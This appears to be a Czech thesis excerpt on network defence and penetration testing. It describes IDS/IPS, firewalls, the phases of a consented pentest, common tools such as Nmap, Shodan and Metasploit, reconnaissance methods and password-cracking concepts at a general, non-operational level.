IDS (Intrusion Detection System) je obranný systém, který monitoruje síťový provoz a snaží se odhalit podezřelé aktivity. Systém detekce narušení (IDS) identifikuje podezřelý provoz na základě určitých vzorců. Funguje podobně jako antivirový software, IDS porovnává vzorce provozu s různými známými škodlivými vzorci provozu (které jsou často aktualizovány). IDS v podstatě vyhodnocuje provoz, aby zjistil, zda odpovídá známým útokům. Pokud systém IDS najde podezřelou aktivitu, upozorní správce sítě.

Systém prevence narušení (IPS) posouvá IDS o krok dále. Nejenže detekuje škodlivou aktivitu, ale také podnikne kroky k zamezení útoku (kromě upozornění správce). IPS může vyloučit paket z podezřelého provozu, automaticky uzavřít port nebo odmítnout další přenos z této konkrétní IP adresy. V krátkém časovém okamžiku síťové aktivity nemusí být správce sítě schopen reagovat dostatečně rychle na oznámení IDS o možném útoku. IPS může provést preventivní akci okamžitě poté, co zjistí podezřelou aktivitu. Preventivní akce bývají předem nakonfigurovány [18].

**Snort**

Snort je bezplatný a open-source systém pro prevenci a detekci narušení sítě. Byl vytvořen v roce 1998, jeho autorem je vývojář Martin Roesch, ale od roku 2013 je jeho hlavním vývojářem Cisco. Zdrojový kód je napsaný v programovacím jazyce C. Uživatelé, kteří si Snort předplatí, mají k dispozici nejnovější pravidla pro filtrování provozu. Ostatní si tyto pravidla mohou stáhnout až po třiceti dnech od poslední aktualizace.

Používá jazyk založený na pravidlech, kombinuje metody kontroly protokolů a anomálií k detekci škodlivých aktivit, jako jsou útoky typu DoS, přetečení vyrovnávací pamětí, skenování portů, útoky CGI, sondy SMB a pokusy o otisky OS. Je schopen provádět analýzu provozu v reálném čase a kontrolovat pakety v sítích [19].

**Firewall**

Brána firewall, která je provozována na hraničním směrovači lokální sítě, je systém zabezpečení sítě, který je vytvořen s cílem zabránit neoprávněnému přístupu do soukromé sítě nebo z ní. Jedná se o systém, který na základě určitých pravidel filtruje síťový provoz. Brána firewall může být implementována jako program nebo jako hardwarové zařízení a dokonce jako kombinace obou. Tento firewall obvykle vytváří bariéru mezi důvěryhodnou interní sítí a nedůvěryhodnou externí sítí.

Jedná se o systém, který slouží ke zvýšení bezpečnosti a zabezpečení všech počítačových zařízení připojených k určité síti. Firewall je považován za nedílnou součást, aby síť byla komplexně zabezpečená. Brána firewall je začleněna do široké škály síťových zařízení a i některých operačních systémů, která filtrují přenos a snižují bezpečnostní rizika. Níže je shrnuto několik aktivit, které firewall vykonává.

- Řídí a filtruje síťový provoz.
- Má roli prostředníka mezi lokální sítí a Internetem například.
- Shromažďuje záznamy a zprávy o událostech.
- Ověřuje přístup.

**Zálohování**

Ztráta všech dat není nikdy příjemná, v případě ransomwaru k tomu může dojít velmi snadno a rychle. Proto je dobré data pravidelně zálohovat. Pokud organizace ztratí veškerá data, může to přispět k jejímu konci. Jediným možným řešením v mnoha případech, ve kterých je organizace napadena virem ransomware a zároveň nemá k dispozici zálohy, je útočníkům zaplatit za dešifrování dat. Této situaci se lze vyhnout pravidelným prováděním záloh, které je nutné zabezpečit nebo fyzicky oddělit mimo síť.

**Uživatel**

Největší slabinou celého bezpečnostního řetězce je pravděpodobně uživatel sám. Uživatel by si měl dávat pozor a chovat se obezřetně. Nevstupovat na podezřelé stránky, neotevírat podezřelé soubory, přílohy v mailech atp. Volit silná, složitá hesla, nejlépe mít hesel několik a do každého systému volit jiné.

# 5 Principy penetračního testování

Celé penetrační testování dělíme do několika fází, které budou nyní popsány a vysvětleny. Tyto fáze nejsou ve všech metodikách stejné. V této práci bude průběh penetračního testování shrnut do čtyř fází.

Tato kapitola bude čerpat ze zdrojů [9], [10].

## 5.1 Cíl a rozsah penetračních testů

Tato fáze obvykle začíná definováním rozsahu testů. Klient nastíní, co chce testovat a jakým způsobem. Pravděpodobně je to nejdůležitější fáze celého procesu. Penetrační testování musí být prováděno vždy se souhlasem majitele, způsobem a rozsahem, na kterém se klient s dodavatelem penetračního testu předem domluvil.

Výsledkem této fáze by mělo být poznání, co klient chce testovat. Zda se jedná o testování lokální sítě, zařízení, webové aplikace nebo pouze třeba sociální inženýrství. Rozsah je v první řadě definován typem penetračního testu, dle interní specifikace. Také by se mělo zjistit, jaké adresy jsou v rozsahu a které nikoliv. Aby nevznikla situace, ve které jsou testovány zařízení mimo rozsah, které klient testovat nechce.

Rozsah testování pro jednotlivé technologie (např. wifi, webové aplikace, obecně pentest infrastruktury nebo webové aplikace) nebo techniky (testování fyzické bezpečnost, sociální inženýrství), má být v podepsané smlouvě explicitně specifikován jako *„in scope / out of scope"* a to s dalšími bezpečnostními požadavky, jako je stanovení termínů, lhůt a metodik určených dodavatelem penetračního testu. S klientem by měla být podepsána písemná smlouva, ve které je popsán způsob, rozsah testování a jeho výslovný souhlas.

## 5.2 Sběr dat

Cílem této fáze je, shromáždit co nejvíce informací o daném systému. Důležité je systém pečlivě zmapovat, v dalších fázích se z těchto informací vychází. Postupovat lze několika způsoby, záleží na tom, jaký test a způsob je vybrán (blacbkox, whitebox, greybox).

Sběr informací může být prováděn například automatizovanými nástroji, vyhledáváním v WHOIS, dotazem na reverzní DNS pro získání subdomén, jmen lidí.

Lze zapojit i sociální inženýrství k nalezení pozic uživatelů, technologií, e-mailových adres. Zkrátka metod je celá řada, některé z nich budou popsány v sedmé a osmé kapitole.

## 5.3 Skenování a exploitace

Třetí fáze obnáší skenování systému, testování zabezpečení a otevřených portů. Hlavním cílem této fáze je získání přístupu do systému. V této fázi jsou využity informace, které byly doposud získány. Může se jednat o získání přístupu do databáze bez znalosti přístupových údajů, získání citlivých dat o uživatelích. V případě webových aplikací se může jednat o útok SQL Injection, cross-site scripting.

Získáním přístupu tato fáze nekončí, penetrační tester zkouší, co vše lze v systému získat nebo poškodit. Jakmile se dostane do sítě, může testovat ostatní zařízení, které mohou být špatně nakonfigurována. Celý tento proces využívá nedostatků systému nebo aplikace. Častou příčinou bezpečnostních děr je nedostatek finančních nebo časových prostředků.

## 5.4 Report

Na závěr testování se vytvoří zpráva, ve které jsou zpracovány výsledky jednotlivých testů. Zpráva by měla obsahovat vyhodnocení úspěšnosti jednotlivých scénářů, zneužitých nálezů a popis dopadu – čeho bylo docíleno po technické stránce s ohledem na další postup. Tato fáze je důležitá především kvůli klientovi. Klient by z této fáze měl získat jakousi zpětnou vazbu, kam investovat prostředky ke zlepšení zabezpečení IT infrastruktury. Zpráva má obsahovat souhrnné hodnocení bezpečnosti vzhledem k nálezům a úspešnosti simulovaných útoků

# 6 Analýza nástrojů pro penetrační testování

Během penetračního testování se používá řada nástrojů, které pomáhají celý proces zjednodušit a automatizovat. Tyto nástroje budou v této kapitole popsány.

## 6.1 Nessus

Nessus se používá pro sken zranitelností, nikoliv na etický hacking. Jeho speciální funkcí je hodnotný report bezpečnostních chyb, které našel. Používá ho mnoho profesionálních penetračních testerů. Byl vytvořen v roce 1998 společností Tenable Network Security, lze jej instalovat na více operačních systémů. Využívá se převážně pro komerční účely, ale je možné ho vyzkoušet bezplatně ve zkušební době, která trvá týden. Slouží primárně pro odhalování zranitelností zvenčí, mimo lokální síť. Ale má také další funkce, včetně odhalování zranitelností uvnitř sítě, detekce škodlivých programů a další. Nessus má architekturu klient – server.

Níže je popsáno několik klíčových vlastností tohoto nástroje [20].

- Identifikuje zranitelnosti, které útočníkovi umožňují vzdálený přístup k citlivým informacím.
- Zkontroluje, zda systémy v síti mají nejnovější bezpečnostní aktualizace.
- Zkouší výchozí a běžná hesla na systémové účty.
- Konfigurační audity.
- Analýza zranitelnosti.
- Audity mobilních zařízení.
- Přizpůsobené přehledy.

## 6.2 Maltego

Maltego je open-source nástroj sloužící pro sken zranitelností, první vydání nástroje bylo v roce 2007. Jeho speciální funkcí je zobrazení výsledků skenu v přehledné podobě formou grafu. Je to nástroj, který pomůže provést průzkum cílového systému. V systému projde celkovou infrastrukturu, sítě, servery, IP adresy, zaměstnance, jejich vazby na sociální sítě a tak dále. Původně byla aplikace jak desktopová, tak i jako webová aplikace. Nicméně autor projektu Paterva nyní udržuje pouze desktopovou verzi. Maltego používá Javu, je tedy dostupný jak na


Windows, Mac či Linuxu. Bývá implementovaný v mnoha linuxových distribucích pro penetrační testování například Kali nebo Buscador.

Tento nástroj se používá ve fázi shromažďování informací. Shromáždí veškerá data, která souvisí se zabezpečením. Tím pomáhá k pochopení celého komplexního systému z pohledu penetračního testera. Tento způsob zautomatizování data miningu ušetří mnoho času [20]. Maltego získává data z veřejně dostupných informací (vyhledávače, sociální sítě, různé dostupné online archivy). Ve své podstatě zpracuje velké množství dostupných dat, které transformuje do přehledné podoby grafu.

## 6.3 Google Hacking

Google hacking se používá pro sken zranitelností, speciální funkcí je téměř celková anonymita při vyhledávání kteréhokoliv cíle dostupného na internetu. Odhaduje se, že tento způsob skenu zranitelností je využíván od roku 2002. Kromě běžných metod vyhledávání, Google uživatelům nabízí rozšířené možnosti, jako je filtrace výsledků prostřednictvím pokročilých operátorů. Uživatelé mohou tyto operátory kombinovat v jednom vyhledávacím dotazu, kterým se dostanou k poměrně přesnému výsledku [11]. Na obrázku 2 je souhrn nejpoužívanějších operátorů. Kombinací těchto operátorů lze dostat cenné informace, které by neměly být veřejně dostupné.

Tímto způsobem sbírání informací je také možné získat statistiky a jiná podstatná data, jako je využití disků nebo dokonce záznamy generované systémovou nebo síťovou aplikací pro monitorování. Tímto nástrojem lze vyhledávat HTTP chybové zprávy, které jsou pro pochopení systému důležité.




**Obrázek 7 Google operátory**
Zdroj: [26]

## 6.4 Shodan

Shodan slouží pro sken zranitelností, byl vyvinut v roce 2009 Johnem Matherly. Jeho speciální funkcí je databáze, do které ukládá výsledky. Díky ní je možné dostat se i ke starším výsledkům. Je to internetový vyhledávač, který hledá dostupné informace o zařízeních připojených do internetu. Zobrazí směrovače, servery, IP kamery, webkamery, dětské chůvičky, zkrátka vše, co je dostupné. O zařízeních zobrazí různá informace včetně IP adresy, země původu, verze známého softwaru a tak podobně. Jedná se o nástroj z kategorie OSINT, tedy z nástrojů, který zjišťují informace z veřejně dostupných zdrojů.

Tento vyhledávač neustále prochází zařízení v internetu a výsledky si ukládá do databáze. Shodan nabízí hledání zranitelností u jednotlivých zařízení. Uživatel si pak v databázi podle parametrů vyhledá, jaké zařízení ho zajímají. Nicméně ani zde

všechny jeho funkcionality nekončí, je možné si zobrazit například interaktivní mapu. Tato možnost se hodí, pokud útočníka zajímají webkamery v okolí [12].

Martin Haller popisuje užitečnost tohoto nástroje na svém webu a to rozborem kybernetického útoku na Povodí Vltavy. Prostřednictvím kombinace několika nástrojů našel kritickou zranitelnost v systému, nezbytnou součástí celého procesu byl Shodan. Byla nalezena zranitelnost poštovního serveru Microsoft Exchange, který nebyl aktualizovaný, verze poštovního serveru obsahovala kritickou zranitelnost CVE-2020-0688, na kterou existují zranitelnosti. Nicméně podotýká, že to nutně nemusel být vektor útoku, hackeři mohli najít i jinou zranitelnost. Konkrétní roli během průzkumu Shodan sehrál v nalezení typů a verzí spuštěných služeb [37].

## 6.5 Nmap

Nmap je využíván pro sken zranitelností, jeho první vydání bylo v roce 1997, autorem je Gordon Lyon. Vzhledem k podobě programu bez grafického rozhraní je jeho speciální funkcí rychlé zjištění následujících věcí o cílovém systému: identifikace cílového systému, sken otevřených portů, verze síťové služby, detekce operačního systému. Je to bezplatný počítačový program s otevřeným zdrojovým kódem, který slouží pro bezpečnostní audit. Pro mnoho správců je užitečný také pro sledování a mapování sítě. Pracuje s pakety na fyzické úrovni, byl navržen pro rychlé skenování velkých sítí, ale funguje dobře i v menších sítích. Program lze spustit na většině operačních systémů včetně Linux, Microsoft Windows a MaC OS.

Primárním cílem projektu nmap je udělat internet bezpečnějším místem a poskytnout správců, auditorům a penetračním testerům nástroj pro zkoumání jejich sítě. Velkou výhodou je komplexní, propracovaná dokumentace a relativně dobře zpracovaná nápověda.

Nástroj je jako dělaný pro situaci, ve které je penetrační tester připojen uvnitř lokální sítě, o které nic neví. Nmapem získá přehled o ostatních zařízeních v síti a informací o těchto zařízeních. Penetrační tester by pravděpodobně v první fázi nejprve zjišťoval, která zařízení jsou vůbec „živá“, později které služby na zařízení jsou spuštěny a naposled jakou mají služby verzi. Nicméně tímto výčet funkcí nekončí, disponuje i mnoha jinými funkcemi [22].

## 6.6 Wireshark

Wireshark slouží pro odposlech síťové komunikace, byl vyvinut v roce 1998 Geraldem Combsem. Jeho speciální funkcí je možnost analyzovat pakety, které jsou adresovány někomu cizímu v síti. Používá se k řešení problémů v počítačových sítích, na vývoj softwaru a komunikačních protokolů a také pro odposlech provozu. Odposlech provozu proto, jelikož lze přepnout síťovou kartu do takzvaného promiskuitního režimu a díky tomu je možné odposlouchávat i komunikaci, která není pro cílové zařízení.

Program je multiplatformní, může být instalován na operačních systémech jako Linux, Mac OS, Microsoft Windows a dalších. Wireshark je vyvíjen pod GNU licencí a to skupinou vývojářů, kteří se nazývají The Wireshark team, stažení je možné na oficiálních stránkách výrobce.

Wireshark dokáže číst data z několika různých zdrojů:

- IEEE 802.11,
- Bluetooth,
- Token Ring,
- Frame Relay,
- IPsec,
- Kerberos,
- SNMPv3,
- SSL/TLS,
- WEP,
- Komunikační služby založené na formátu Ethernet.

Velkou výhodou je grafické rozhraní. Analýza výsledků je ve formě, kterým dokáže klient lépe porozumět. Wireshark je velmi užitečným pomocníkem k analyzování dat, které jsou posílána webové aplikaci prostřednictvím formulářů [23].

## 6.7 W3AF (Web Application Attack and Audit Framework)

W3AF je nástroj, který slouží pro sken zranitelností a etický hacking, byl vyvinut stejnou firmou jako Metasploit Framework v roce 2007. Jeho speciální funkcí je

schopnost najít jakékoliv bezpečnostní slabiny ve webových aplikacích. Zdrojový kód je napsán v programovacím jazyce Python a jedná se o multiplatformní nástroj, který lze instalovat na většinu operačních systémů. Na oficiálních stránkách je k dispozici komplexní dokumentace o nástroji.

Uživatel si může zvolit, zda chce používat grafické rozhraní či příkazovou řádku. Cílem tohoto projektu je udělat webové aplikace bezpečnějšími. Obsahuje databázi více než 200 zranitelností, příkladem těchto zranitelností může být SQL Injection, Cross-Site Scripting, odhadnutelné přihlašovací údaje, neošetřené chyby aplikace nebo problémy v PHP konfiguraci.

## *6.8 Metasploit framework*

Metasploit Framework se využívá pro sken zranitelností a etický hacking, byl vyvinut firmou Metasploit LLC v roce 2003. Jeho speciální funkcí je možnost exploitace bezpečnostních slabin na základě velkému množství předdefinovaných vzorů. Zdrojový kód byl napsán v programovacím jazyce Perl, ale později byl přepsán do programovacího jazyku Ruby. Tento program je dobrým pomocníkem při penetračním testování, odhaluje a testuje bezpečnostní slabiny systému. Metasploit je součástí distribuce Kali Linux anebo je možné stáhnout jej z oficiálních stránek výrobce. Jedná se o open-source program, zdrojový kód je dostupný veřejně v repositáři na GitHub.

Tento projekt původně začal jako síťová bezpečnostní hra napsaná čtyřmi vývojáři. První stabilní verze byla vydána v červnu 2004. Od té doby se vývoj velmi zrychlil. Každý rok přibývají nové funkce a pomocných modulů, kterých je hodně.

Metasploit je výkonný nástroj, který má tisíce předdefinovaných exploitů (programy, které mohou využít zranitelnosti zabezpečení, aby poskytly přístup nebo kontrolu nad počítačem). Metasploit frameworok umožňuje tvorbu vlastních exploitů [16].

Mnoho knih, metodik a naučných videí k tomuto frameworku je dostupných na internetu. Nejjednodušší začátek je stáhnout si distribuci Kali Linux spolu s virtuálním počítačem, který slouží pro testování.

**Linuxové distribuce pro penetrační testování**

V této části budou rozebrány linuxové distribuce, které jsou zaměřeny na penetrační testování. Většina z těchto distribucí funguje v režimu live CD, tedy není nezbytně nutné, aby celý operační systém byl zaveden na pevný disk. Lze jej pustit z optické mechaniky nebo USB disku.

Penetrační nástroje udělaly velký pokrok, v dnešní době většina nástrojů disponuje uživatelsky přívětivým rozhraním a také velkým množstvím výukových materiálů.

Operační systémy založené na Linuxu jsou nejpoužívanější v oblasti penetračního testování. Mezi jeho velké výhody patří stabilita, nízké nároky na prostředky, podpora a škálovatelnost. Linux je operační systém, který je open source, zdrojový kód je volně dostupný. Licence určuje, jak uživatel může se zdrojovým kódem nakládat. Některé licence například dovolují zdrojový kód i upravovat a distribuovat.

## 6.9 Kali Linux

Tato distribuce odvozená od Debianu byla vytvořena pro zkušený penetrační testery, jedná se o open-source projekt. Kali Linux lze spustit z live CD nebo nainstalovat na pevný disk. Tento operační systém nahradil systém Back Track, tvůrci operačního systému jsou stejní.

Kali Linux má několik výhod. Systém je nenáročný, lze jej provozovat i na méně výkonném hardwaru. Existuje velké množství naučných videí a návodů. Jedná se o bezplatný systém, který v sobě má více než šest set nástrojů pro penetrační testování. Lze jej do velké míry přizpůsobit, uživatelské rozhraní lze upravovat [24].

## 6.10 Backbox

Backbox je operační systém, který byl vyvinut s jasným cílem, zlepšit bezpečnost IT systémů. Je to open source projekt, na kterém pracuje otevřená komunita vývojářů. Základem je jádro založené na operačním systému Ubuntu.

Velkou výhodou je rychlost a velké množství penetračních nástrojů. Nechybějí nástroje na analýzu síťového provozu, forenzní analýzy, exploitace a tak dále. Je to pravděpodobně druhá nejpoužívanější distribuce.

## 6.11 Parrot Security OS


Parrot Security OS také obsahuje řadu nástrojů pro odborníky na bezpečnost a digitální či forenzní analýzu. Nechybí nástroje pro vývoj programů, ochraně soukromí při prohlížení internetu. Tuto distribuci vyvíjí italský tým a je to live distribuce, základní platformou je Debian. I tato distribuce je zdarma s dostupným zdrojovým kódem, který je možné číst a případně i upravovat.

Výhodou jako i u většiny ostatních linuxových distribucí je nízká náročnost na prostředky, systém lze spustit přímo z CD nebo jiného zařízení, možnost využívání zdarma a případně i přizpůsobení systému [25].

# 7 Návrh a definice testovacích scénářů

## 7.1 Komplexní model testování

Autor této publikace vytvořil vlastní model testování, který rozdělil do pěti fází testování. Tato kapitola se bude věnovat popisu druhé, třetí a čtvrté fáze. Ostatní fáze už byly rozebrány v předchozích kapitolách a nejsou pro publikaci stěžejní. Zdrojem informací je metodika NIST a OSSTMM.




**Obrázek 8 – Komplexní model**
Zdroj: Vlastní zpracování

Práce je členěna topologicky dle vrstev, na které techniky cílí. Od hardwarové vrstvy, kde vektor útok je mířen například na firmware stroje až po aplikační, kde vektor útoku je cílen na operační systém, databázi, aplikaci a tak dále.

## 7.2 Provedení průzkumu a identifikace bezpečnostních slabiny

Průzkum by měl odhalit identitu systému, otevřené porty, spuštěné služby a potencionální bezpečnostní slabiny. Průzkum může být vykonán automatizovanými nástroji nebo ručně. Jedině kombinací více metod lze získat komplexnější pohled na celý systém nebo infrastrukturu.

Příkladem může být situace, kdy penetrační tester ověřuje, jaké porty jsou otevřené a které služby jsou spuštěny, tak i sken bezpečnostních zranitelností využitelných k útoku.

Metody v této kapitole jsou rozděleny na technické a netechnické. Netechnické nebudou popisovány, patří mezi ně například fyzické zabezpečení aktiv. Tím je myšleno prolamování fyzických zámků, čteček a dalších kontrolních mechanismů. Zkrátka neautorizovaný fyzický přístup k aktivům.

**Průzkum sítě**

Prohledání aktivních, odpovídajících zařízení v síti, charakterizuje řada metod. Dále prozkoumání jejich bezpečnostních slabin a jakým způsobem síť funguje. Metody jsou rozděleny na aktivní a pasivní.

Pasivní průzkum sítě využívá síťový odposlech, který monitoruje provoz a zaznamenává IP adresy aktivních zařízení, případně který port byl použit a verzi operačního systému. Pasivním průzkumem mohou být odhaleny vazby mezi zařízeními – kdo komunikuje s kým, jak často a typ komunikace. Tento způsob průzkumu je zpravidla realizován počítačem v lokální síti a to bez vyslání jediného paketu. Shromáždění všech informací pasivním průzkumem zabere více času než aktivní průzkum a zařízení, které jsou neaktivní v době monitorování, nemusí být objeveny.

Aktivní průzkum sítě je založen na odesílání různých typů síťových paketů cílovým zařízením, pakety typu například ICMP (Internet Control Message Protocol).

Jedna z metod aktivního přístupu je nazývána OS fingerprinting, nástrojem bývá většinou Nmap. Cílem je identifikace verze operačního systému. Tato metoda je založena na odesílání paketů cíli a zkoumání paketů, které byly poslány zpět. Nástroj porovnává vrácené pakety se známými formáty konkrétních operačních

systémů a síťových služeb. Výsledkem může být shromáždění informací o cílovém systému, generování topologie cílové sítě, zjištění konfigurace firewallu a IDS, odhalení bezpečnostních slabin. Existuje i pasivní OS fingerprinting, který analyzuje pakety v síti a žádný provoz negeneruje. Je to časově náročnější, ale je menší šance na odhalení. Používanými nástroji jsou NetworkMiner a Satori.

Rizikem aktivního přístupu je možnost odhalení enterprise firewally a IDS systémy, které mohou velmi rychle odhalit podezřelý provoz. Penetrační tester by měl zvolit typ prohledání, který nebude poutat mnoho pozornosti a to vhodným způsobem (generování nižšího síťového provozu, generování síťového provozu z více IP adres). Typ prohledávání by měl zvolit takový, který se blíží k normálnímu provozu v síti.

Výhodou aktivního přístupu je, že shromažďování informací může být vykonáno z jiné sítě a obvykle trvá kratší dobu. Problémem pasivního přístupu je nejistota zajištění komplexního pohledu na infrastrukturu a časová náročnost bývá vysoká, obzvlášť ve velkých firemních infrastrukturách.

Jakmile penetrační tester zná identitu operačního systému, postupuje dále k síťovým portům a spuštěným službám. Informace získané z OS fingerprinting nejsou naprosto důvěryhodné, protože firewall může blokovat některé porty nebo systémoví administrátoři mohou mít systém nakonfigurovanýtak, že odpoví nestandardním způsobem, za účelem zamaskování pravé identity operačního systému.

Některé nástroje dokáží zlepšit identifikaci spuštěné služby na konkrétním portu procesem zvaným identifikace služby. Příkladem je situace, kdy nástroj zjistí otevřený port 80. Na tomto portu je většinou spuštěný web server, nicméně musí být vykonány další kroky, aby to bylo možné určit s jistotou. Existují nástroje, které analyzují komunikaci na tomto portu a porovnávají ji se vzory. Jakmile komunikace odpovídá vzoru, je možné určit službu a verzi služby. Tento proces se nazývá „*version scanning*“. Známou formou „*version scanning*“ je „*banner grabbing*“, která zahrnuje zachycení banneru cílového zařízení.

Jakmile penetrační tester zná operační systém zařízení, typ a verzi spuštěných služeb, hledá v databázi bezpečnostní slabiny ke konkrétním verzím služeb. Tento proces bývá nazýván „*vulnerability scanning“*. Řada automatizovaných nástrojů

přebírá informace z předchozích korků a hledá bezpečnostní slabiny automaticky sama v databázi. Cílem bývá neaktualizovaná aplikace, chybějící bezpečnostní záplaty, nesprávná konfigurace. Tyto nástroje mohou být spuštěny jak z lokální sítě, tak i externě.

Každá ze zjištěných slabin musí být posouzena vzhledem k organizaci. Například pokud nástroj vyhledá slabinu webového serveru v přenosu hesel v nezašifrované podobě, nemusí to být nutně slabina, pokud webový server funguje pouze lokálně v rámci interní sítě a není tam riziko odposlechu. Výsledky bývají často mylně identifikovány jako bezpečnostní slabiny. Každý případ je třeba individuálně posoudit.

Databáze bezpečnostních slabin těchto nástrojů by měla být aktualizována před každým vyhledáváním, aby mohly být objeveny i novější bezpečnostní slabiny. Běžnou praxí je použití více vyhledávačů bezpečnostních slabin a porovnání výsledků, reportů.

**Bezdrátové skenování**

Vzhledem k popularitě bezdrátových technologií je vhodné se zaměřit na jejich zabezpečení. Bezdrátové technologie se využívají ke komunikaci mezi zařízeními bez nutnosti fyzického propojení. Existuje několik faktorů, které by měly být brány v zřetel, před vlastním vyhodnocením bezpečnosti. Příkladem je fyzické umístění. Situace je rozdílná, pokud je bezdrátová sít uprostřed rušného města nebo na okraji. Také úroveň zabezpečení dat, které jsou přenášena.

Zařízení, která skenují síť, mohou být provozována na různých platformách. Platformou může být počítač, telefon nebo jiné speciální zařízení. Nicméně by měla zvládat skenování kanálů bezdrátových sítí 802.11a/b/g/n. V některých případech je dobré přidat externí anténu, díky které se může rozšířit funkcionalita i pro ostatní bezdrátové sítě (bluetooth a ostatní). Nástroje pro skenování bezdrátových sítí zaznamenávají objevená zařízení včetně SSID, typu zařízení, fyzické adresy, síly signálu a množství přenesených paketů. Tyto informace pomáhají objevit potencionální nebezpečná zařízení v síti a různé anomálie. Některá zařízení mají v sobě integrovaný systém WIDPS, který zabezpečení značně zlepšuje.

Pasivní bezdrátové skenování monitoruje provoz v síti, aniž by nějaký vytvářelo. Na základě získaných informací z pasivního skenování lze pokračovat

v aktivním bezdrátovém skenování. Organizace mohou testovat, zda jejich zařízení vyhovují bezpečnostním požadavkům (autentizace, šifrování dat a tak dále). Častým cílem útoků jsou AP (přístupové body). Pokud útočník kompromituje AP, získá přístup k připojeným klientům.

## 7.3 Exploit

Tato kapitola obsahuje ověření bezpečnostních slabin, které byly zjištěny během průzkumu a jejich identifikaci. Vzhledem k možnému falešnému označení bezpečnostní slabiny je nutné vyzkoušet, zda se jedná skutečně o bezpečnostní slabinu. Penetrační tester by měl být během této fáze velmi opatrný a to kvůli k možnému riziku dopadu na cílový systém nebo síť. Praktická ukázka několika modelových situací bude v kapitole devět této publikace.

**Prolamování hesel**

V situaci, kdy uživatel zadá heslo do systému, zašifrovaná podoba tohoto hesla se porovná se zašifrovanou uloženou verzí. Pokud nastane shoda, uživatel je autentizován. Prolamování hesel, v angličtině *„password cracking“*, označuje proces obnovy hesel ze zašifrovaných hesel uložených v systému, nebo které byly odchyceny během sledování provozu v síti. Cílem jsou obvykle méně složitá hesla.

Jednou z metod je *„slovníkový útok“*, která využívá všechna slova ve slovníku nebo souboru. Na internetu je mnoho dostupných slovníků v různých jazycích, slovníky, které se vztahují například k seriálům, zálibám a tak dále. Další variantou útoku je *„hybrid attack“*, který do slova doplňuje číslice a speciální znaky.

*„Brute force“* je metoda, která generuje různé kombinace číslic, písmen a znaků náhodně. Nevýhodou je vysoká časová náročnost. Teoreticky každé heslo může být touto metodou prolomeno, pokud je na proces dostatek času a prostředků, nicméně časová náročnost se může pohybovat v řádu let.

**Penetrační testování**

